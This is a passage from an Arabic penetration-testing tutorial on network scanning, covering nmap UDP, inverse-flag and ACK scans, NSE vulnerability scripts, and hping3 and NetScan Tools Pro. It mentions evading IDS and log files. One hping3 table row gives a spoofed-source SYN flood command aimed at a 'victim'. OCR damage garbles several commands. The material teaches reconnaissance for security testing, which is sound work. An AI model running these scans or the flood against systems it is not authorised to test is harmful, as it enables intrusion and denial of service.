يعتبر **TCP** " لأنه يتطلب التواصل بين كل من المرسل والمتأتي وان يبقوا في مزامنة. هذه العملية تضمن أن الحزم المرسلة من كمبيوتر إلى آخر وصول سليم إلى المتأتي وبالترتيب الذي تم إرساله. من ناحية أخرى، فإن **UDP** يكون " **connectionless**" لأن المرسل ببساطة يرسل الحزم إلى المتأتي مع عدم وجود آلية لضمان أن الحزم تصل إلى وجهتها سليمه. هناك العديد من المزايا والعيوب لكل من البروتوكولات بما في ذلك السرعة والموثوقية، والتحقق من الخطأ. لإنقاذ حقا فحص المنافذ. فسوف تحتاج إلى فهم متى من هذه البروتوكولات. استغل بعض الوقت وحاول معرفة كل واحد منهم. في وقت سابق لقد تم وصف عملية المصادقة الثلاثية (**three way handshake**) بعملية المكالمة هاتفية. المصادقة الثلاثية هو عنصر أساسي لاتصالات **TCP** التي تسمح للمرسل والمتأتي البقاء على وفاق. لأن **UDP** هو بدون اتصال، لذلك يتم وصف هذا النوع من الاتصال كإسقاط بريد في صندوق البريد. في معظم الحالات، المرسل يكتب العنوان على المغلف/الظرف، ويضع عليه طابع بريد، ويوضع الرسالة في صندوق البريد. في نهاية المطاف، ساعي البريد يأتي ويلقط الرسالة حيث يتم إدخالها في نظام التوجيه الإلكتروني. في هذا المثال، ليس هناك عودة أو تأكيد استلام المرسل. وب مجرد أن يأخذ ساعي البريد الرسالة، المرسل ليس لديه أي ضمان بأن هذه الرسالة سوف تصل إلى وجهتها النهائية.

الآن لديك فهم بسيط جدا في الفرق بين **TCP** و **UDP**، فمن المهم أن نتذكر أنه ليس كل خدمة تستخد فـ **TCP**. العديد من الخدمات البارزة تستخد **UDP** بما في ذلك **DNS**, **DHCP** ، بروتوكول إدارة الشبكة البسيطة، وبروتوكول نقل الملفات. واحدة من الصفات الأكثر أهمية لمختبر الاختراق هي الدقة. سيكون محرا جدا أن تغفل عن خدمة لأنك نسيت تشغيل فحص **UDP** ضد الهدف. كل من **TCP SYN scan** و **TCP connect scan** يستخدمون **TCP** كأساس لتقنيات الفحص الخاصة بهم. إذا كانا نريد اكتشاف الخدمات باستخدام **UDP**، فنحن بحاجة الى إرشاد **Nmap** لإنشاء فحص باستخدام حزم **UDP**. لحسن الحظ، **Nmap** يجعل هذه العملية بسيطة جدا. لتشغيل فحص **UDP** ضد هدفنا، فإننا ندخل الأمر التالي في الطرفية:

```
#nmap -sU 192.168.18.132
```

سوف تلاحظ أن التعبير "-p- " و "-Pn" تم إسقاطهم من الفحص. السبب في ذلك بسيط. فحص **UDP** بطيء جدا؛ حتى تشغيل فحص **UDP** في الوضع الافتراضي أي يفحص اهم 1000 منفذ يأخذ مقدارا كبيرا من الوقت.

كما قلنا سابقا ان **UDP** لا يتأكد من وصول البيانات وبالتالي من الصعب جدا معرفة هل المنفذ مفتوح ام مغلق ام مفائز و مع ذلك، يأتي هنا دور رسائل خط **ICMP** التي يمكنك استخدامها لتحديد ما إذا كانت المنفذ مفتوحة او مغلقة. بحيث إذا قمت بارسال حزمة **UDP** غير مرتبطة بتطبيق إلى منفذ، فإذا كان المنفذ مغلق فإنه سوف يعود اليك برسالة خطأ **ICMP port unreachable packet**.



في حين أن المنفذ التي لم تجيب إما مفتوحة أو مغلقة من قبل جدار الحماية.



في بعض الأحيان فإن بعض المضيفين تقوم بمنع رسائل الخطأ **ICMP port unreachable messages** (افتراءياً مثل لينكس، وسولاريس. على سبيل المثال، نواة لينكس 2.4.20 تحد من الرسائل **ICMP port unreachable messages** واحدة في الثانية **net/ipv4/icmp.c**).
من المهم جداً أن نذكر أن اتصالات **UDP** لا تتطلب استجابة من المتلقى. إذا لم يكن الجهاز الهدف يرسل رد قائلاً أنه تلقى حزمة، فكيف يستطيع **Nmap** التفريق بين المنفذ مفتوح والمنفذ مغلق (جدار ناري؟) وبعبارة أخرى، إذا كانت الخدمة متاحة وقبلت حزمة **UDP** فالسلوك العادي لهذه الخدمة هو أن تقبل ببساطة الحزمة ولكن لا ترسل رسالة إلى المتلقى قائلاً "حصلت عليها!" وبالمثل، جدار الحماية يضع نفس الاستراتيجية وهو ببساطة استيعاب الحزمة وعدم إرسال استجابة إلى المرسل. في هذا المثال، على الرغم من أن حزمة واحدة ذهبت من خلاله وتم حجب حزمة واحدة، وبسب أنه لن يتم إرجاع أية من الحزم إلى المرسل، فليس هناك طريقة لمعرفة إذا تم قبول الحزمة من قبل الخدمة أو إسقاطها من قبل جدار الحماية.

هذا اللغز يجعل من الصعب جداً على **Nmap** تحديد ما إذا كان منفذ **UDP** مفتوح أو مغلق. ونتيجة لذلك، عندما لا يتلقى **Nmap** ردًا من فحص **UDP** ، فإنها ترجع الرسالة التالية لك عن المنفذ الذي قمت بفحصه "**open | filtered**". من المهم أن نلاحظ أنه في حالات نادرة فإن خدمة **UDP** سوف ترسل ردًا إلى المصدر. في هذه الحالات، فإن **Nmap** ذكي بما فيه الكفاية لفهم أن هناك بوضوح خدمة تستمع وتستجيب للطلبات وستمثل هذه المنفذ بأنها "**مفتوحة**".

كما نوقش في وقت سابق، في كثير من الأحيان الناس الذين هم جدد في فحص المنفذ تغفل عن **UDP**. هذا يرجع في جزء منه إلى حقيقة أن فحص منفذ **UDP** يحتاج إلى عدد قليل جداً من المعلومات ووضع علامة تقريرياً على كل منفذ باسم "**open | filtered**" على الإرجاع. بعد رؤية نفس الإخراج على العديد من المضيفين المختلفة، فمن السهل أن تصيب بخيئة أمل مع فحص **UDP**. ومع ذلك، لم نفقد كل شيء! الناس الذي كتب **Nmap** توفر لنا طريقة لاستخلاص نتائج أكثر دقة من فحص **UDP** لدينا.

للحصول على نتيجة أكثر دقة عن هدفنا للتفرق بين هل المنفذ مفتوح أم مغلق، يمكننا أن نضيف التعبير "**V-s-**" في فحص **UDP**. يتم استخدام "**V-s-**" لتوسيع نسخة الفحص ولكن، في هذه الحالة، يمكن أن يساعد أيضاً في تضييق نتائج الفحص لدينا.

عندما يتم تفعيل **Version scanning** ، فإن **Nmap** يرسل تحقیقات إضافية إلى كل المنفذ "**open | filtered**" الذي تم إرساله عن طريق الفحص. هذه التحقیقات الإضافية هي محاولة لتحديد الخدمات عن طريق إرسال حزم وضعت على وجه التحديد. هذه الحزم وضعت خصيصاً غالباً ما تكون أكثر نجاحاً بكثير في استئثار استجابة من الهدف. في كثير من الأحيان، هذا سوف يغير النتائج المعلنة وتصبح أكثر دقة.

#nmap©-sUV©192.168.18.132

Using Nmap to Perform Inverse TCP Flag Scan ▶

المهاجمون يرسلون حزم **TCP** لفحص المنفذ من خلال استخدام مختلف العلامات(**PSH, URG, FIN**) مثل (**TCP flag**) أو مع عدم وجود أي من العلامات. عندما يكون المنفذ مفتوحاً، فإن المهاجم لا يحصل على أي رد من المضيف، في حين عندما يكون المنفذ مغلقاً، فإنه يتلقى حزمة **RST/ACK** من المضيف الهدف.

حزم **SYN** التي يتم إرسالها إلى المنفذ الحساسة للمضيف المستهدف يتم كشفها باستخدام آليات الأمان مثل جدران الحماية و**IDS**. بعض التطبيقات/البرامج مثل **Courtney** و**Synlogger** تستخدم لتسجيل أي من العمليات الفحص من النوع **SYN Scan** في ملفات السجل. في بعض الأحيان، يمكن لبعض حزم **TCP** ذات العلامات (**TCP flags**) المستخدمة في فحص البورات، أن تمر عبر الفلاتر من دون أن يتم كشفها، اعتماداً على آليات الأمان المثبتة.

لفحص الهدف باستخدام تقنية **Half-open SYN flag** تعرف باسم **inverted technique**. ويسمى هذا لأن المنفذ المغلقة هي الوحيدة التي يمكنها فقط إرسال الرد مرة أخرى. ووفقاً لمعايير **RFC 793** ، يجب أن يتم إرسال حزمة **RST/ACK** عند غلق الاتصال، وعندما يكون المنفذ مغلقاً من جانب المضيف. المهاجمون يستفيدون من هذه الميزة لإرسال حزم **TCP** ذات العلامات المختلفة إلى كل المنفذ الموجودة في المضيف الهدف.



فيما يلي أشهر علامات TCP المستخدمة مع الحزم في عملية الفحص كالتالي:

- حزمة **FIN** تستخدم TCP مع العلامة **.FIN flag**
- حزمة **XMAS** تستخدم TCP مع العلامات **FIN** و **URG** و **PUSH**
- حزمة **NUL** تستخدم TCP بدون أي من العلامات.
- حزمة **SYN/ACK**


جميع المنافذ المغلقة التي سوف تستقبل هذه الأنواع من الحزم سوف تستجيب بارسال حزمة **RST/ACK**، وذلك على حسب معيار **RFC793** والذي يتم تجاهله تماماً في بعض أنظمة التشغيل مثل ويندوز. هذه التقنية فعاله عند استخدامها ضد مضييفين ذات نظام التشغيل لينكس/يونكس.

المميزات

يتتجنب الكشف من قبل **IDS** وجدران الحماية وملفت التسجيل (**log file**).

العيوب

يتطلب امتيازات المستخدم الجذري، يستخدم مع أنظمة التشغيل لينكس/يونكس في المضييفين زغير فعال مع أنظمة التشغيل ويندوز.



ACK Flag Scanning

يتم استخدام **stealthy technique** لتحديد منفذ TCP المفتوحة. في هذا الأسلوب يتم إرسال حزمة **TCP** مع العلامة **ACK** إلى المضييف البعيد ومن ثم يقوم المضييف بارتد عن طريق حزمة **TCP** مع العلامة **RST** والتي يتم تحليلها. باستخدام هذه التقنية يمكن للمرء استغلال نقاط الضعف المحتملة. هذا الأسلوب يعطي نتائج جيدة عند استخدامها مع أنظمة التشغيل والمنصات المناسبة.

او بمعنى اخر: نستخدم هذا الأسلوب في اكتشاف قوانين الجدار الناري ومعرفة إذا كان المنفذ الذي نفحصه مفلتر أم لا حيث سيقوم برنامج **Nmap** بإرسال حزمة من نوع **ACK** عوضاً عن **SYN** وهذا أمر خاطئ فالاتصال يبدأ بـ **SYN** وليس بـ **ACK** لذلك سيقوم الجهاز الذي نفحصه بإرسال حزمة من نوع **RST** لإعادة الاتصال وبهذه الحالة نعلم أن المنفذ غير مفلتر ولا يوجد جدار ناري يمنع ارسال الحزم من نوع **RST** أما إذا كان يوجد جدار ناري فلن نحصل على اي رد وهكذا نعلم أن المنفذ مفلتر(**filtered**). مع العلم أن هذا الأسلوب لن يظهر لنا ان كان المنفذ مفتوح أم مغلق ولكنه سيظهر ان كان المنفذ مفلتر أم لا.

يتم أداء هذه التقنية بطريقتين:

- TTL field analysis
- WINDOW field analysis

باستخدام قيمة **TTL** واحده فإنه يمكن تحديد رقم النظام الذي تم اختراقه من قبل حزمة **TCP**. يمكنك إرسال حزمة **ACK** مع عدد تسلسل عشوائي: لا يوجد رد يعني ان المنفذ مفلتر (جدار حماية) والاستجابة **RST** يعني ان المنفذ غير مفلتر.

#nmap©-sA©-P0©192.168.18.132





The Nmap Scripting Engine (NSE): From Caterpillar to Butterfly

Nmap هي أداة رهيبة، ناضجة وقوية، موثقة جيداً، مدعاة من قبل مجتمع نشيط. ومع ذلك، فإن **NSE** تقدم **Nmap** مع مجموعة من المهارات الجديدة كلها. **The Nmap Scripting Engine (NSE)** هو إضافة حديثة إلى **Nmap** الذي يتيح للمستخدمين من كتابة الاسكتريات البسيطة لأداء طائفة واسعة من المهام. **NSE** هي إضافة قوية إلى الأداة الكلاسيكية التي تحول وظائفه وقدراته إلى ما وراء التقليدية (واجبات فحص المنافذ).

تعلم الاستفادة من **NSE** أمر بالغ الأهمية للحصول على أقصى استفادة من **Nmap**. عندما تنفذ بشكل صحيح، فإن **NSE** يسمح لا إكمال مجموعة متعددة من المهام بما في ذلك فحص نقاط الضعف، واكتشاف شبكة بطريقة متقدمة، والكشف عن باب دور (**backdoors**)، وحتى في بعض الحالات إجراء عملية الاختراق! مجتمع **NSE** هي مجموعة نشطة جداً ومفتوحة. حيث يتم إضافة البرامج النصية والقدرات الجديدة باستمرار. إذا كنت تستخدم **NSE** لخلق شيء جديد، فأنا أشجعك على مشاركة العمل الخاص بك.

من أجل الحفاظ على الأشياء البسيطة، فإن **NSE** يقسم البرامج النصية (**script**) حسب الفئة. وتشمل الفئات الحالية المصادقة (**auth**)، من أجل الحفاظ على الأشياء البسيطة، فإن **NSE** يقسم البرامج النصية (**script**) حسب الفئة. وتشمل الفئات الحالية المصادقة (**auth**)، **exploit**، **brute**، **broadcast**، **intrusive**، **fuzzer**، اقتحام (**malware**)، الآمن (**safe**)، الإصدار (**version**)، ونقاط الضعف (**vuln**). كل فئة تحتوي على العديد من النصوص الفردية التي تؤدي وظيفة معينة. بإمكان القراءة أو مختبر الاختراق تشغيل برنامج نصي واحد أو فئة كاملة (والذي يتضمن نصوص متعددة). من المهم مراجعة الوثائق لكل فئة والملفات النصية (**script**) قبل استخدامك لها أو استخدامهم ضد هدف. يمكنك العثور على أحدث ملفات **NSE** في موقع الويب التالي:

<http://nmap.org/nsedoc>

أيضاً يمكن رؤية ملفات **NSE** عن طريق استخدام الأمر `[*.nse]` في الترمinal.

من أجل استدعاء **NSE**، فلنستخدم التعريف `--script` تليها الفئة أو اسم الاسكريبت وعنوان IP الهدف كما هو مبين أدناه

```
#nmap -script banner@192.168.18.132
```

الاسكريبت "banner" هو امتداد **Nmap** الذي يعمل على إنشاء اتصال إلى منفذ **TCP** ويطبع أي إخراج مرسل من النظام الهدف إلى الترمinal الخاصة بك. هذا يمكن أن تكون مفيدة للغاية في تحديد الخدمات غير المعترف بها على المنفذ الغامضة.

وبالمثل يمكننا استدعاء قائمه أو فئة كاملة من الاسكريبات باستخدام `--script category_name` كما هو مبين في الشكل أدناه:

```
#nmap -script vuln@192.168.18.132
```

إن الفئة "vuln" سوف تعمل على تشغيل سلسلة من الاسكريبات والتي تبحث في المسائل المعروفة على النظام الهدف. هذه الفئة يوفر عادة الإخراج فقط عند اكتشاف الضعف. وظيفة "vuln" من **NSE** هو مقدمه ممتازة لحديثنا على فحص نقاط الضعف.

يمكنك تحديث قاعدة البيانات الخاصة بملفات الاسكريبت لديك باستخدام الأمر التالي في الترمinal:

```
#nmap -script-updatedb
```

(بعض الإمكانيات الأخرى) Port Scanning Wrap Up

الآن بعد أن قمنا بتغطية أساسيات فحص المنافذ، هناك عدد قليل من المفاتيح الإضافية التي تحتاج إلى تغطية. توفر هذه المفاتيح وظائف موسعة التي قد تكون مفيدة لك في تقميك في حياتك المهنية.

-1 - version scanning (-sV)

كما ذكر في وقت سابق، تم استخدام التعريف `-sV` لفحص الإصدار. عند إجراء فحص الإصدار (**Version scan**)، فإن **Nmap** يرسل مجموعات للمنافذ المفتوحة في محاولة لتحديد معلومات محددة حول الخدمة التي تستخدم هذا المنفذ. عندما يكون ذلك ممكناً، سوف يقوم **Nmap** من تقديم تفاصيل حول الخدمة بما في ذلك أرقام إصدار وآية معلومات أخرى. وينبغي تسجيل هذه المعلومات في الملاحظات. من

المستحسن استخدام "**-sV**" كلما كان ذلك ممكناً، وخاصة على المنفذ الغير عادية أو الغير متوقعة، لأن مسؤولي الشبكة من الممكن ان ينتقلوا خادم الويب الى المنفذ 34567 في محاولة لإخفاء الخدمة.

Timing Templates -2

يتضمن **Nmap** خيار اخر لتغيير سرعة فحص المنفذ الخاص بك. يتم ذلك مع التعبر "**-T-**". نطاق التوقيت (**Timing switch**) يتراوح في نطاق عددي من 0 الى 5، مع 0 تكون أبطأ عملية فحص و5، أسرع. خيارات التوقيت يمكن أن تكون مفيدة للغاية تبعاً للحالة. الفحص الطبيعي مفيد لتجنب الكشف بينما الفحص السريع يمكن أن يكون مفيد عندما يكون لديك كمية محدودة من الوقت أو عدد كبير من المضيفين. يرجى أن تكون على علم بأن استخدام أسرع فحص ممكن، ولكن يجعل نتائج **Nmap** أقل دقة. الوضع الافتراضي لسرعة الفحص (**-T3**).

fingerprinting the operating system -3

التعبر "**-O**" يمكن أن تكون مفيدة لفحص نظام التشغيل. مفيد لتحديد ما إذا كان الهدف هو ويندوز، لينكس، أو أي نوع آخر من نظام التشغيل. معرفة نظام التشغيل من تستهدفه يوفر لك الوقت عن طريق السماح لك بتركيز الهجمات على نقاط الضعف المعروفة من هذا النظام. لا يوجد أي استخدام لنقط الضعف الخاصة لنظام التشغيل لينكس إذا كان الهدف الخاص بك يعمل بنظام ويندوز.

Selecting Ports -4

اختيار المنفذ يمكن أن يتم باستخدام التعبر ("**-p-**") في أمر الفحص. يمكنه ان يشمل جميع المنافذ باستخدام -في الأمر ويكون كالاتي (**-p-**). ويمكن أيضا تحديد المنفذ المحددة باستخدام الفوائل في الأمر.

```
#nmap -sS -p1-100
#nmap -sU -p53,137,138,161,162
#nmap -sS -p100,445,8000-9000
```

Output Options -5

هناك العديد من الأوقات لمختبر الاختراق انه يريد ناتج فحص Nmap لا يكون على الشاشة ولكن يقوم بحفظها إلى ملف.

[-oN Normal Output]

سوف يؤدي هذا الخيار الى انشاء ملف txt وحفظ الناتج فيه كالاتي:

```
#nmap -oN metascan.txt -p 10.0.2.100
```

[-oX (XML) Output]

سوف يؤدي هذا الخيار الى انشاء ملف xml وحفظ الناتج فيه وذلك لاستخدامه بواسطة العديد من التطبيقات الأخرى كالاتي:

```
#nmap -oX metascan.xml -p 10.0.2.100
```

[-oG GREPable Output]

سوف يؤدي هذا الخيار الى انشاء ملف txt وحفظ الناتج فيه وبصيغه تتيح استخدامه بواسطة **GREP**، والعديد من التطبيقات الأخرى مثل **DIFF** و **SED** و **AWK** كالاتي:

```
#nmap -oG metascan.txt -p 10.0.2.100
```

[-oS Script Kiddie Output]

هذا الأسلوب من الإخراج لا ينبغي أن تستخدم لإجراء الفحوصات الخطيرة.

```
#nmap -oS metascan.txt -p 10.0.2.100
```

SCANNING TOOL: HPING2/HPING3

المصدر: <http://www.hping.org>

Hping2/Hping3 هي عبارة عن أداة سطر الأوامر لنظام التشغيل لينكس قادرة على تجميع، صناعة، وتحليل حزم **TCP/IP**. الاداة قادرة على التعامل مع كل من **TCP** ، **IP** ، **ICMP** ، **udp** ، **Traceroute mode** وغيرها. هي أيضا قادره على التعقب **TOS** (نوع الخدمة) وتمكنك أيضا من إرسال الملفات بين القنوات السريعة. وأليكم أهم ميزات هذه الاداة:

- فحص قواعد وقوانين الجدران الناريه.

- مسح متقدم للمنفذ.

- فحص أداء الشبكة من خلال إستعمال بروتوكولات مختلفة، حزم بأحجام مختلفة، **fragmentation**.

- معرفة مسارات الـ **MTU= maximum transmission unit** أي **Path MTU discovery**.

(**Type of service TOS** (نوع الخدمة) وتجزئه الحزم **fragmentation**).



- عمل **traceroute** متقدم على جميع البروتوكولات المدعومة.
- اكتشاف نظم التشغيل على الجهة المستهدفة أي **Remote OS fingerprinting**.
- مراجعة مكدس الـ **TCP/IP** أو ما يسمى **TCP/IP stacks auditing** فيما يلي بعض الأمثلة للآدوات **Hping2/Hping3** كالتالي:

#hping3@172.16.0.10-S@-c@1-p@22

لتقى بتوضيح الخيارات المستعملة:

الخيار الأول **S**- هو لكي نعمل حزمة نوعها **SYN**.

الخيار الثاني **c**- وبعده 1 هو لكي نقوم بإرسال حزمة واحدة فقط (لإرسال حزم أكثر حدد العدد الذي تريده)...

الخيار الثالث **p**- هو لتحديد المنفذ الذي نريد الإرسال عليه وهنا أخترنا 22.

Scan	Commands
ICMP ping	hping3 -1 10.0.0.25
ACK scan on port 80	hping3 -A 10.0.0.25 -p 80
UDP scan on port 80	hping3 -2 10.0.0.25 -p 80
Collecting initial sequence number	hping3 192.168.1.103 -Q -p 139 -s
Firewalls and time stamps	hping3 -S 72.14.207.99 -p 80 --tcp-timestamp
SYN scan on port 50-60	hping3 -8 50-56 -S 10.0.0.25 -V
FIN, PUSH and URG scan on port 80	hping3 -F -p -U 10.0.0.25 -p 80
Scan entire subnet for live host	hping3 -1 10.0.1.x --rand-dest -I eth0
Intercept all traffic containing HTTP signature	hping3 -9 HTTP -I eth0
SYN flooding a victim	hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood

SCANNING TOOL: NETSCAN TOOLS PRO

المصدر: <http://www.netscantools.com>

NetScan Tools Pro هو أداة للتحقيق. يسمح لك باكتشاف الأخطاء او صلاتها (**monitor**، **troubleshoot**)، رصد(**monitor**)، البحث، والكشف عن الأجهزة الموجودة على الشبكة. يمكنك جمع المعلومات حول LAN المحلي، مستخدمي الإنترنت، عناوين IP، المنافذ، وهكذا. باستخدام هذه الأداة يمكنك أن تجد نقاط الضعف والمنافذ التي تتعرض لها من النظام الخاص بك. هو عبارة مزيج من أدوات الشبكة و **utilities**. يتم تصنيف الأدوات بواسطة وظائفها مثل **Active** و **passive** و **DNS** و **local computer**.

-1 **Active Discovery and Diagnostic Tools**: يستخدم في اختبار وتحديد الأجهزة التي ترتبط بالشبكة.

-2 **Passive Discovery Tools**: يرصد أنشطة الأجهزة المتصلة بالشبكة وأيضاً يجمع المعلومات من أطراف ثالثة.

-3 **DNS Tools**: يستخدم لاكتشاف المشاكل مع DNS.

-4 **Local Computer and General Information Tools**: يوفر التفاصيل حول شبكة الكمبيوتر المحلي الخاصة بك.

الفوائد:

يتم إجراء عملية جمع المعلومات أسهل وأسرع من خلال استخدام العديد من أدوات الشبكة بطريقه اليه.

إنتاج تقارير عن ناتج الفحص في متصفح الويب الخاص بك بشكل واضح.

(فحص الشبكة) هي عملية فحص نشاط الشبكة والتي تشمل رصد تدفق البيانات ورصد الوظائف على أجهزة الشبكة. هذا الفحص يخدمنا عن طريق تحسين أداء وآمن الشبكة. يمكن أداء هذا الفحص من خارج الشبكة للكشف عن نقاط الضعف.




يؤدي الفحوصات التالية على الشبكة:

Monitoring - رصد أجهزة الشبكة المتاحة.


Notifies - معرفة عناوين IP وأسم المضيفين وأسم الدومين وفحص المنافذ/البورتات.

الجزء العملي:

1- نقوم بتنبيه الأداة بإتباع الـ **wizard** الخاص بها ثم تشغيلها عن طريق الضغط على الأيقونة المعبّر عنها فتظهر الشاشة التالية:

